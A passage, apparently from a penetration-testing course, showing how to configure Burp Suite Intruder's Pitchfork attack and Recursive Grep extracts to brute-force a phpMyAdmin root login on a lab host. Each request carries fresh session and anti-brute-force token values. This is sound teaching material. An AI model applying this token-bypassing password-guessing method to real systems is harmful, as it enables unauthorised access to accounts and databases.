
Raw Headers Hex HTML Render

```
<!-- Login form -->
<form method="post" id="login_form" action="index.php" name="login_form"
class="disableAjax login hide js-show">
<fieldset>
    <legend><input type="hidden" name="set_session"
value="ufaeg4dtirpc38b8d8o50vokm" />Log in<a href=".doc/htm/index.html"
    alt="Documentation" class="icon ic_b_help" /></a></legend><div class="item">
        <label for="input_username">Username:</label>
        <input type="text" name="pma_username" id="input_username"
value="" size="24" class="textfield"/>
    </div>
    <div class="item">
        <label for="input_password">Password:</label>
        <input type="password" name="pma_password" id="input_password"
value="" size="24" class="textfield" />
    </div>
    <input type="hidden" name="server" value="1"
/></fieldset><fieldset class="tblFooters"><input value="Go" type="submit"
id="input_go" /><input type="hidden" name="url" value="index.php" /><input
type="hidden" name="token" value="dH&lt;q!E-'}\s9^5;\\" /></fieldset>
</form><div id="pma_errors"><div class="error" /> Failed to set session cookie. Maybe
you are using HTTP instead of HTTPS to access phpMyAdmin.</div></div></div>
</div></body></html>
```

Figure 122: Login Values Changing

In order to overcome this protective measure, and ensure the values match, we can automate the request with Intruder.

However, we must first submit a login request for Intruder to analyze. We can do this by navigating to *Proxy* > *HTTP History*, right-clicking on the POST request to `/phpmyadmin/index.php`, and then selecting *Send to Intruder*:




The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'HTTP history' sub-tab is active. A list of requests is displayed, with request number 57 selected. A context menu is open over this request, with the 'Send to Intruder' option highlighted.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
40	http://10.11.0.22	GET	/phpmyadmin/js/cross_framing...		✓	200	757	script	js				10.11.0.22	
41	http://10.11.0.22	GET	/phpmyadmin/js/vendor/tracekit.j...		✓	200	45678	script	js				10.11.0.22	
42	http://10.11.0.22	GET	/phpmyadmin/js/index.js?v=4.1...		✓	200	27531	script	js				10.11.0.22	
43	http://10.11.0.22	GET	/phpmyadmin/js/error_report.js?...		✓	200	10387	script	js				10.11.0.22	
44	http://10.11.0.22	GET	/phpmyadmin/js/navigation.js?v=...		✓	200	60365	script	js				10.11.0.22	
45	http://10.11.0.22	GET	/phpmyadmin/js/menu-resizer.js...		✓	200	8606	script	js				10.11.0.22	
46	http://10.11.0.22	GET	/phpmyadmin/js/doclinks.js?v=4.1...		✓	200	20932	script	js				10.11.0.22	
47	http://10.11.0.22	GET	/phpmyadmin/js/rte.js?v=4.8		✓	200	47967	script	js				10.11.0.22	
48	http://10.11.0.22	GET	/phpmyadmin/js/console.js?v=4.1...		✓	200	57567	script	js				10.11.0.22	
49	http://10.11.0.22	GET	/phpmyadmin/js/codemirror/add...		✓	200	1335	script	js				10.11.0.22	
50	http://10.11.0.22	GET	/phpmyadmin/js/vendor/codemir...		✓	200	8897	script	js				10.11.0.22	
51	http://10.11.0.22	GET	/phpmyadmin/js/vendor/codemir...		✓	200	9436	script	js				10.11.0.22	
52	http://10.11.0.22	GET	/phpmyadmin/js/vendor/codemir...		✓	200	16198	script	js				10.11.0.22	
57	http://10.11.0.22	POST	/phpmyadmin/index.php								phpMyAdmin		10.11.0.22	phpMyAdmIr
58	http://10.11.0.22	GET	/phpmyadmin/js/witelist.php?v=...										10.11.0.22	phpMyAdmIr
59	http://10.11.0.22	GET	/phpmyadmin/js/messages.php?...										10.11.0.22	phpMyAdmIr
62	http://10.11.0.22	GET	/phpmyadmin/								phpMyAdmin		10.11.0.22	phpMyAdmIr
64	http://10.11.0.22	POST	/phpmyadmin/index.php								phpMyAdmin		10.11.0.22	phpMyAdmIr
65	http://10.11.0.22	POST	/phpmyadmin/index.php								phpMyAdmin		10.11.0.22	phpMyAdmIr
66	http://10.11.0.22	POST	/phpmyadmin/index.php								phpMyAdmin		10.11.0.22	phpMyAdmIr
67	http://10.11.0.22	POST	/phpmyadmin/index.php								phpMyAdmin		10.11.0.22	phpMyAdmIr
68	http://10.11.0.22	GET	/phpmyadmin/								phpMyAdmin		10.11.0.22	phpMyAdmIr
72	http://10.11.0.22	GET	/phpmyadmin/js/whitelist.php?v=...										10.11.0.22	phpMyAdmIr
73	http://10.11.0.22	GET	/phpmyadmin/js/vendor/jquery/jq...										10.11.0.22	phpMyAdmIr
74	http://10.11.0.22	GET	/phpmyadmin/js/vendor/jquery/jq...										10.11.0.22	phpMyAdmIr
78	http://10.11.0.22	GET	/phpmyadmin/js/vendor/sprint/j...										10.11.0.22	phpMyAdmIr
79	http://10.11.0.22	GET	/phpmyadmin/js/vendor/js.cookie...										10.11.0.22	phpMyAdmIr
80	http://10.11.0.22	GET	/phpmyadmin/js/vendor/jquery/jq...										10.11.0.22	phpMyAdmIr

Request Response
Raw Params Headers Hex
POST /phomadmin/index.php HTTP/1.1

Figure 123: Send to Intruder

Now, when we click on the *Intruder* tab, we discover that it contains multiple request sub-tabs. Under these, we will find four additional sub-tabs: *Target*, *Positions*, *Payloads*, and *Options*. Let's inspect these beginning with *Target*.




The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Target' sub-tab is active. The 'Attack Target' sub-tab is selected. It contains fields for 'Host' (10.11.0.22), 'Port' (80), and a 'Use HTTPS' checkbox. A 'Start attack' button is located in the top right corner.

Figure 124: Intruder Target

The information on this tab is prepopulated based on the request so we will leave the values as-is.

Next, let's review the contents of the *Positions* tab:



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload Positions' section, the 'Attack type' is set to 'Sniper'. The request URL is 'POST /phpmyadmin/index.php HTTP/1.1'. The request headers include 'Host: 10.11.0.22', 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0', 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8', 'Accept-Language: en-US,en;q=0.5', 'Accept-Encoding: gzip, deflate', and 'Content-Type: application/x-www-form-urlencoded'. The request body contains 'Content-Length: 141' and a 'Cookie' header with the value 'phpMyAdmin=\$lughn83vb543kvs6v2p5oh9o8ijo5rebu\$; pma_lang=\$en\$'. The 'set_session' parameter is set to '\$lughn83vb543kvs6v2p5oh9o8ijo5rebu\$&pma_username=\$root\$&pma_password=\$\$&server=\$1\$&target=\$index.php\$&lang=\$en\$&token=\$b%60VG%2FEP6%7CYF06%5DKT\$'. On the right side of the 'Payload Positions' panel, there are four buttons: 'Add §', 'Clear §', 'Auto §', and 'Refresh'.

Figure 125: Intruder Positions

We use this tab to mark which fields we want Burp Suite to inject payloads into when an attack is run. Burp Suite will automatically mark cookie values and POST body values as payload positions using a section sign (§) as a delimiter. However, we do not want to use all these default positions so we will clear them with *Clear §*.

We will leave *pma_username* set to "root" since this is our target user account. There are four other values we will modify in order to submit login attempts. We will insert the actual attempted password into *pma_password* by double-clicking the value to select it and clicking *Add §*. The *phpMyAdmin* cookie value and *set_session* post body value change on each request, so we need to add them as payload positions as well. Finally, the *token* value also changes on each request to prevent bruteforcing so we will need to select its value and click *Add §* as well.

We'll set the *Attack type*²⁵⁴ to "Pitchfork", allowing us to set a unique payload list for each position. This is necessary to account for the differences in the payload values we want to send. The pitchfork attack will place the first value from each list into their respective positions and then send the request. The next request will use the second value from each list, and so on. There are several other attack types in Intruder but we will not be reviewing them here.




Figure 126: Setting the Payload Position

Configuring a "Pitchfork" attack with the payloads we need here can be a bit confusing. Be sure to read through this entire section before trying to follow along.

We need to configure some of our payloads on the *Options* tab before we can use them so we will be skipping over the *Payloads* tab for now. We need something that can extract values from a response and inject them into the next request. Burp Suite includes a "Recursive grep" payload that searches a response with grep²⁵⁵ for a predefined value and makes the results available for the next request. This is exactly what we need to set the *phpMyAdmin* cookie value, *set_session* post body value, and the *token* field.

²⁵⁴ (PortSwigger, 2019), <https://portswigger.net/burp/documentation/desktop/tools/intruder/positions#attack-type>

²⁵⁵ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Grep>

Let's click on *Options* and then *Add* to start configuring our first Recursive Grep payload.




Figure 127: Add Grep Extract

This will open a new window with a HTTP response that we can use to define the location of the item we want extracted. We do not want to use the "Set-Cookie" headers to extract the session value because the server sets multiple instances of the `phpMyAdmin` cookie and Burp will always use the first instance it finds. We need to scroll down in the HTTP response window to the `set_session` hidden input field within the login form.

We will click and select the value of the input field. When we do this, Burp will automatically set the “Start after expression” and “End at delimiter” values defining the delimiters for the grep extract as shown below.




Figure 128: Defining the Grep Extract for the Session

We'll click *Ok* to save the extract and then define another extract by clicking *Add* again.

This time we need to select the contents of the token field:




Figure 129: Defining the Grep Extract

Again, we'll click *Ok* to save the second extract.

Now that we have our "Recursive Grep" payloads defined, we need to set our payloads by clicking the *Payloads* tab. We will be setting four payloads in total. There is a *Payload set* value for each position we marked and they match the positions sequentially. In other words, set one is for the session cookie, set two is for the session field, set three is the password field, and set four is for the token field.

Payload set one is the *phpMyAdmin* session cookie value. We need to select “Recursive Grep” for the type and then click on *From [session] value=”] to [” >Log]* as our *Payload Option*.




Figure 130: Setting Payload Values

Payload set two is the *set_session* value. It needs to match the value of the *phpMyAdmin* cookie, so we will use the same settings as payload set one - “Recursive Grep” as the type and *From [session] value=”] to [” >Log]* as our *Payload Option*.

Payload set three is the password value. We will configure it to use the “Simple list” payload type. As its name indicates, this payload type uses a simple list of strings. We can add values to the list by manually entering passwords in the text box and clicking *Add*. We will repeat this to enter several common passwords.


